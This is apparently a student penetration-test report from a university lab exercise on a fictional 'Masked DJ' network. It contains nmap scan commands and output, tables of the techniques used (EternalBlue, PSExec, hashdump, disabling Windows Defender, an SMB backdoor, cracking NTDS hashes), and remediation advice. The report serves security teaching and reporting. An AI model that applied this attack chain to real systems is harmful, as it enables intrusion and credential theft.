ENPM809Q PENTEST REPORT

Aashna Sethi - 116927987
Akshay Manoj – 116921169
Shoumit Karnik – 116717496
Souryadip Sengupta - 116893558

Index

Executive Summary

Statistical Overview

The report encapsulates findings of the pentest engagement performed by HackersGonnaHack on the MASKEDDJ IT infrastructure. The objective was to find the unmasked images of the Masked DJ which they were going to reveal at the unmasking event of Jan 11th. The team was provided IP addresses of Administrator, Bookings and Webmasters, following this the team was successful to break into the machine of webmaster development environment and was able to exfiltrate the images in scope of the engagement.

During the complete journey of penetration test of the IT environment the following information was documented


1. Potential Attacks Applied

Attacks	Webmaster	Bookings	IT Admin	Windows Server
Nmap	✓	✓	✓	✓
Eternal Blue	X	✓	X	X
PSExec	X	✓	X	X
Hashdump(meterpreter)	X	✓	X	X
Create backdoor(Open smb port)	X	X	✓	X
Disable windows defender	X	✓	✓	✓
ssh	✓	X	X	X
sniffer - Wireshark	X	X	X	X

Tools Used for Password cracking:

Tool	Configuration	Resource	Intent	Success
impacket/secretsdump	LMHash	ntds.dit , System	Extract of Password hashes	✓
Crackstation	NTLM Hash	Hash of Bookings user	Crack the Hash	✓
John the Ripper	NTLM Mode	ntlm-extract.ntds	Cracked passwords	✓
Hashcat	Keepass	Database.kdbx	Cracked Master password of Keepass DB	X
Keepass	Standard	Database.kdbx	Open Database and get password for webmaster	✓

2. System attacks successful




Risk factor Review

CVE	Vulnerabilities	CVSS Score
CVE-2017-0144	Eternal Blue	9.3
CVE-2004-2730	PSExec	4.6

Remediation overview and Progress Roadmap

Files	Machine	Location	Method	Impact	Control	Remediation
New-Password Policy.txt	Bookings	SMB Shared Folder	Eternal Blue	Leak heuristics of Password	Implementation of Password Policy Set appropriate ACL with group resource	Creation of Improved messaging system
ntds.dit	Bookings	SMB Shared Folder/backup	SMB Client	Can be used to extract AD	Domain Admin Access only	Remove ; Do not place the file on

				Password hashes		shared folders
SYSTEM	Bookings	SMB Shared Folder/backup/registry	SMB Client	Can be used to extract AD Password hashes	Domain Admin Access only	Remove ; Do not place the file on shared folders
KeePass Password.txt	IT-Admin	IT-Admin.MaskedDJ/Desktop	Direct Login	Master password can be used to open a Keepass database	Event Logger for session monitoring	Remove; Do not place the file on local machine; Preferably use removable devices
new-site-info	Webmaster	/home/webmaster	ssh	Leaks information about location of flags	Restrict Access to root only	Change local user permission to local administrator



- Vulnerability Remediation
- Breach Assessment – Filter open ports and close non critical ports
- Device Control – Endpoint encryption
- App Isolation & App Control

- Exploit Prevention
- Intensive Protection
- Network Connection Security

- Active Directory Security
- Intrusion Prevention & Firewall
- Auto-managed Policies
- Honeypots

- Targeted Attack Analytics
- Automated Incidence response
- Backup servers for DR


Engagement Overview

Background


The Masked DJ is a worldwide phenomenon. They have quickly taken the world by storm rising to the top of the world's most popular DJ lists replacing well known DJs like Carl Cox, Fatboy Slim, Diplo, and Tiesto, playing to sellout crowds all over the world nightly. The Masked DJ has gained their following by hiding behind a mask and getting club goers to return to focusing on the music.

The Masked DJ is planning to have an "unmasked" party at the start of 2020 where they will play for the first time without the mask with all proceeds from the event and associated silent auction going to charity. There is a great concern that a leak of who the Masked DJ is before the event could lead to people not showing up and the charity event being a disaster.

The penetration testing team from HackersGonnaHack have been hired to see if they can break into The Masked DJ's IT environment and discover photos of who is the Masked DJ. These photos are stored on a development version of the Masked DJ's website and show the Masked DJ when they were much younger. The pen testing team are also to make recommendations on how the Masked DJ's IT team should lockdown and improve their overall IT security.




OSINT/Infrastructure Discovery




Network scanning techniques applied

Infrastructure/Network Information was captured using various **nmap** commands


```
nmap -sV -O -p 1-65535 192.168.48.136

nmap -sV -O -p 1-65535 192.168.48.137

nmap -sV -O -p 1-65535 192.168.48.138

nmap -sV -O -p 1-65535 192.168.48.139
```



```
root@root:~# nmap -sV -O -p 1-65535 192.168.48.136
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 21:15 EST
Nmap scan report for 192.168.48.136
Host is up (0.00046s latency).
Not shown: 65510 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-13 05:16:32Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MASKEDDJ)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49674/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
49695/tcp open  msrpc        Microsoft Windows RPC
49708/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/12%Time=5DF2F486%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version
SF:\x04bind\0\0\x10\0\x03");
MAC Address: 00:0C:29:38:75:C9 (VMware)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Network Distance: 1 hop
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.52 seconds
```




```
root@root:~# nmap -sV -O -p 1-65535 192.168.48.137
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 21:23 EST
Nmap scan report for 192.168.48.137
Host is up (0.00056s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:1E:EF:6D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds
```



```
root@root:~# nmap -sV -O -p 1-65535 192.168.48.138
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 22:00 EST
Nmap scan report for 192.168.48.138
Host is up (0.00048s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:DF:62:8C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (92%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.25 seconds
root@root:~# nmap -sV -O -p 1-65535 192.168.48.139
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 22:52 EST
Nmap scan report for 192.168.48.139
Host is up (0.00051s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:1D:05:97 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_
1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.85 seconds
root@root:~# 
```

To find the domain we used the following option:

nmap -sC -v -O -p 1-65535 192.168.48.136




```
Host script results:
|_clock-skew: mean: 5h39m58s, deviation: 4h37m07s, median: 2h59m58s
| nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:38:75:c9 (VMware)
| Names:
|   MASKEDDJ-DC<00>      Flags: <unique><active>
|   MASKEDDJ<00>         Flags: <group><active>
|   MASKEDDJ<1c>         Flags: <group><active>
|   MASKEDDJ-DC<20>      Flags: <unique><active>
|_  MASKEDDJ<1b>         Flags: <unique><active>
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: MASKEDDJ-DC
|   NetBIOS computer name: MASKEDDJ-DC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: MASKEDDJ-DC.maskeddj.enpm809q
|_  System time: 2019-12-12T23:41:33-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-12-13T07:41:33
|_  start_date: 2019-12-13T04:22:33

NSE: Script Post-scanning.
Initiating NSE at 23:44
Completed NSE at 23:44, 0.00s elapsed
Initiating NSE at 23:44
Completed NSE at 23:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 547.29 seconds
           Raw packets sent: 66540 (2.928MB) | Rcvd: 65569 (2.624MB)
root@root:~# ^C
root@root:~# 
```

Interesting findings:

Port	Service	Interesting Info/Possible Vulnerabilities
80	http	Ubuntu
22	ssh	Ubuntu
3389	rdp	VM 1 machine
53	dns	Windows Server

Ubuntu machine – 192.168.48.137

- The Ubuntu Server hosted the following website:


The Masked DJ
Computer will suspend very soon because of inactivity.
192.168.48.137
Cheetos Construction Commercial - ...

Who is the Masked DJ?

No one knows! And that's the best part of it! Come for a night of great live music where you can dance and not focus on the DJ. Coming to all the biggest nightclubs!

See one of our club nights in action. MUCH DANCING!

Remaining 2019 Shows

- 11/18 - ENPM809Q 0101 - College Park
- 11/21 - ENPM809Q 0201 - College Park
- 11/23 - Space Ibiza

PORT   STATE SERVICE VERSION

- 22/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))

MAC Address: 00:0C:29:1E:EF:6D (VMware)

Windows 7 (bookings machine) - 192.168. 48.139

Bookings is a username and maskeddj.enpm809q is the domain

PORT   STATE SERVICE   VERSION

- 135/tcp   open msrpc   Microsoft Windows RPC
- 139/tcp   open netbios-ssn Microsoft Windows netbios-ssn
- 445/tcp   open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
- 49152/tcp open msrpc   Microsoft Windows RPC

- 49153/tcp open msrpc   Microsoft Windows RPC
- 49154/tcp open msrpc   Microsoft Windows RPC
- 49155/tcp open msrpc   Microsoft Windows RPC
- 49156/tcp open msrpc   Microsoft Windows RPC
- 49157/tcp open msrpc   Microsoft Windows RPC

Windows Server (Domain Controller) - 192.168. 48.136

PORT   STATE SERVICE   VERSION

- 53/tcp   open domain?
- 88/tcp   open kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-13 05:16:32Z)
- 135/tcp   open msrpc   Microsoft Windows RPC
- 139/tcp   open netbios-ssn Microsoft Windows netbios-ssn
- 389/tcp   open ldap   Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
- 445/tcp   open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MASKEDDJ)
- 464/tcp   open kpasswd5?
- 593/tcp   open ncacn_http   Microsoft Windows RPC over HTTP 1.0
- 636/tcp   open tcpwrapped
- 3268/tcp open ldap   Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
- 3269/tcp open tcpwrapped
- 5985/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
- 9389/tcp open mc-nmf   .NET Message Framing
- 47001/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
- 49664/tcp open msrpc   Microsoft Windows RPC
- 49665/tcp open msrpc   Microsoft Windows RPC
- 49666/tcp open msrpc   Microsoft Windows RPC
- 49668/tcp open msrpc   Microsoft Windows RPC
- 49669/tcp open ncacn_http   Microsoft Windows RPC over HTTP 1.0
- 49670/tcp open msrpc   Microsoft Windows RPC
